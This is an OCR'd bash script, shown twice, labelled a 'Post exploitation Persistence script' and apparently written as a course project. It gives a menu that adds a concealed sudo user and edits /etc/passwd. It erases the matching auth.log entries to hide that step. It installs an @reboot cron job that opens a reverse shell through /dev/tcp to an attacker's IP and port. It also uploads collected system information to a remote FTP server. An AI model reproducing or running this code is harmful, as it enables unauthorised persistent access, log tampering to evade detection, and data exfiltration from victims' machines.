
```
#!/bin/bash

#===============================================================================
# FILENAME:       osysproj_script.sh
# AUTHOR:         Lucas Steylen
# DESCRIPTION:    Post exploitation Persistence script
# CREATION DATE:  March 12, 2023
# LAST REVISION:  April 13, 2023
#========================================================================

choice=0

# While loop to repeat menu untill user exits

while [[ $choice -ne 4 ]]
do

        # Display menu options

        clear
        echo "Create New user with sudo permissions:                                    1"
        echo "Create a Cron Job that will start a reverse shell upon every start up:    2"
        echo "upload System information file via FTP:                                   3"
        echo "Exit Script:                                                              4"
        echo
        read -p "What would you like to do: " choice

        # Case statment to determine users choice

        case $choice in

        # Create new user case
        1)

        clear

        while true;
        do

                # Set the username and password for the new user
```




```
                read -p "Enter a Username: " user
                read -p "Enter a Password  " pass

                # check to see if user already exists

                # If user does exist
                if id -u $user >/dev/null 2>&1;
                then

                        echo "That user name already exists on this system, try again"

                # if user doesn't exist
                else

                        # Create the new user with sudo permissions
                        sudo /usr/sbin/useradd -m -G sudo -p $(/usr/bin/openssl passwd -1 "$pass") $user

                        # Get the current number of lines in /etc/passwd using the word count command
                        NUM_LINES=$(wc -l < /etc/passwd)

                        # Calculate the line number where the new user should be inserted by dividing the line count by 2
                        INSERT_LINE=$((NUM_LINES/2))

                        # Use sed to insert the new user's line at the specified line number
                        sudo sed -i "${INSERT_LINE}i${user}:x:1001:1001::/home/${user}:/bin/bash" /etc/passwd


                        #Delete log files

                                # Find and delete log files that show the creation of the specified user
                                # this works by finding the auth.log and then deleting any line containing the new users name
                                sudo find /var/log/ -type f -name 'auth.log*' -exec sed -i '/$user/d' {} \;


                                        # Notify user of user creation
                                        echo
                                        echo "User Created"
                                        echo
                                        echo "Username: $user"
                                        echo "Password: $pass"
```



```
                                        sleep 5
                                        clear
                                        break

                fi

        done
        ;;

        # Create reverse shell cron job case
        2)

                clear
                # prompt user for IP and Port of attacking machine
                read -p "Enter the IP of your attacking machine: " IP
                echo
                read -p "Enter the Port of your attacking machine: " port

                #Add reverse shell script so cronjob can run it on every startup

                        # Define Contents of Reverse shell scirpt
                        SCRIPT_CONTENTS="#!/bin/bash\n\nsleep 300\n\nbash -i >& /dev/tcp/$IP/$port 0>&1"

                        # determine current users username and save to a variable
                        USERNAME=$(whoami)

                        # Define the path where the new script will be saved
                        SCRIPT_PATH="/home/$USERNAME/rsh.sh"

                        # Create the new script and save it to the specified path
                        sudo echo -e "$SCRIPT_CONTENTS" > "$SCRIPT_PATH"

                        # Make the new script executable
                        sudo chmod +x "$SCRIPT_PATH"


                                # Configure the cronjob to run the reverse shell everytime the system startups up

                                # Define the cron job
                                CRON_JOB="@reboot /home/$USERNAME/rsh.sh"
```



```
                                # Install the cron job
                                echo "$CRON_JOB" | crontab -


                                        # Notify User that cron job with reverse shell has been configured
                                        #This command will search ifconfig for the inet address then piped to awk to print just the second feild (the ip address)
                                        #and finaly the  cut -d/ -f1 to remove the CIDR notatoin (/24, /32) and display only the IP address
                                        echo "On startup this machine ("  $(ip addr show ens33 | grep 'inet\b' | awk '{print $2}' | cut -d/ -f1) ") will connect to $port on $IP"
                                        sleep 5
                                        clear

        ;;

        # FTP system info case
        3)
                clear
                # Fill file with system information

                echo "ifconfig: " $(ifconfig) > /tmp/Sysinfo.txt
                echo "hostname: " $(hostname) >> /tmp/Sysinfo.txt
                echo "Kernal Name: "    $(uname -s)  "    Kernal Release: " $(uname -r)  "    Kernal Version: " $(uname -v) >> /tmp/Sysinfo.txt

                # Set variables for FTP command for the file upload

                FILE="Sysinfo.txt"
                read -p "Enter you FTP servers IP address: " REMOTE_HOST
                read -p "Enter the FTP username: " REMOTE_USER
                read -p "Enter the password for that account: " REMOTE_PASS
                REMOTE_PATH="/ftpuploads"
                LOCAL_PATH="/tmp"

                # start FTP session and transfer file
                # the END_SCRIPT is a Here Document delimiter. It is used to specify the end of the input for the ftp command.
                ftp -n $REMOTE_HOST <<END_SCRIPT
                quote USER $REMOTE_USER
                quote PASS $REMOTE_PASS
                cd $REMOTE_PATH
                lcd $LOCAL_PATH
                put $FILE
```



```
                quit
END_SCRIPT


                        # Remove the temporary file
                        rm /tmp/Sysinfo.txt

                        sleep 5
        ;;

        #EXIT case
        4)
                echo "EXITING"

        ;;


        #default case if user picks an invalid option
        *)
                echo "That is not a vaild input, Try again"
                sleep 3
        ;;

        esac


done
```

```
#!/bin/bash

#=================================================================================
# FILENAME:     osysproj_script.sh
# AUTHOR:       Lucas Steylen
# DESCRIPTION:   Post exploitation Persistence script
# CREATION DATE:  March 12, 2023
# LAST REVISION:  April 13, 2023
#==========================================================================

choice=0

# While loop to repeat menu untill user exits

while [[ $choice -ne 4 ]]
do

        # Display menu options

        clear
        echo "Create New user with sudo permissions:                     1"
        echo "Create a Cron Job that will start a reverse shell upon every start up:   2"
        echo "upload System information file via FTP:                    3"
        echo "Exit Script:                                   4"
        echo
        read -p "What would you like to do: " choice

        # Case statment to determine users choice

        case $choice in

        # Create new user case
```

1)

```
clear

while true;
do

        # Set the username and password for the new user
 read -p "Enter a Username: " user
 read -p "Enter a Password  " pass

        # check to see if user already exists

        # If user does exist
        if id -u $user >/dev/null 2>&1;
        then

                echo "That user name already exists on this system, try again"

        # if user doesn't exist
        else

                # Create the new user with sudo permissions
                sudo /usr/sbin/useradd -m -G sudo -p $(/usr/bin/openssl passwd -1 "$pass") $user

                # Get the current number of lines in /etc/passwd using the word count command
                NUM_LINES=$(wc -l < /etc/passwd)

                # Calculate the line number where the new user should be inserted by dividing the line count by 2

                INSERT_LINE=$((NUM_LINES/2))
```

```
            # Use sed to insert the new user's line at the specified line number
            sudo sed -i "${INSERT_LINE}i${user}:x:1001:1001::/home/${user}:/bin/bash" /etc/passwd


            #Delete log files

                # Find and delete log files that show the creation of the specified user
                # this works by finding the auth.log and then deleting any line containing the new users name
                sudo find /var/log/ -type f -name 'auth.log*' -exec sed -i '/$user/d' {} \;



                    # Notify user of user creation
                    echo
                    echo "User Created"
                    echo
                    echo "Username: $user"
              echo "Password: $pass"
                    sleep 5
                    clear
                    break

        fi

    done
    ;;

    # Create reverse shell cron job case
    2)

        clear
        # prompt user for IP and Port of attacking machine
```

```
read -p "Enter the IP of your attacking machine: " IP
echo
read -p "Enter the Port of your attacking machine: " port

#Add reverse shell script so cronjob can run it on every startup

    # Define Contents of Reverse shell scirpt
    SCRIPT_CONTENTS="#!/bin/bash\n\nsleep 300\n\nbash -i >& /dev/tcp/$IP/$port 0>&1"

    # determine current users username and save to a variable
    USERNAME=$(whoami)

    # Define the path where the new script will be saved
    SCRIPT_PATH="/home/$USERNAME/rsh.sh"

    # Create the new script and save it to the specified path
    sudo echo -e "$SCRIPT_CONTENTS" > "$SCRIPT_PATH"

    # Make the new script executable
    sudo chmod +x "$SCRIPT_PATH"


        # Configure the cronjob to run the reverse shell everytime the system startups up

        # Define the cron job
        CRON_JOB="@reboot /home/$USERNAME/rsh.sh"

        # Install the cron job
        echo "$CRON_JOB" | crontab -
```

```
                    # Notify User that cron job with reverse shell has been configured
                    #This command will search ifconfig for the inet address then piped to awk to print just the second feild (the ip address)
                #and finaly the  cut -d/ -f1 to remove the CIDR notatoin (/24, /32) and display only the IP address
                    echo "On startup this machine ("  $(ip addr show ens33 | grep 'inet\b' | awk '{print $2}' | cut -d/ -f1) ") will connect to $port on $IP"
                    sleep 5
                    clear


    ;;


    # FTP system info case
    3)
        clear
        # Fill file with system information


        echo "ifconfig: " $(ifconfig) > /tmp/Sysinfo.txt
        echo "hostname: " $(hostname) >> /tmp/Sysinfo.txt
        echo "Kernal Name: "    $(uname -s)  "    Kernal Release: " $(uname -r)  "    Kernal Version: " $(uname -v) >> /tmp/Sysinfo.txt


        # Set variables for FTP command for the file upload


        FILE="Sysinfo.txt"
        read -p "Enter you FTP servers IP address: " REMOTE_HOST
        read -p "Enter the FTP username: " REMOTE_USER
        read -p "Enter the password for that account: " REMOTE_PASS
        REMOTE_PATH="/ftpuploads"
        LOCAL_PATH="/tmp"


        # start FTP session and transfer file
        # the END_SCRIPT is a Here Document delimiter. It is used to specify the end of the input for the ftp command.
        ftp -n $REMOTE_HOST <<END_SCRIPT
        quote USER $REMOTE_USER
        quote PASS $REMOTE_PASS
        cd $REMOTE_PATH
        lcd $LOCAL_PATH
        put $FILE
        quit
END_SCRIPT


            # Remove the temporary file
            rm /tmp/Sysinfo.txt

            sleep 5
    ;;

    #EXIT case
    4)
        echo "EXITING"

    ;;


    #default case if user picks an invalid option
    *)
        echo "That is not a vaild input, Try again"
        sleep 3
    ;;

    esac
```

done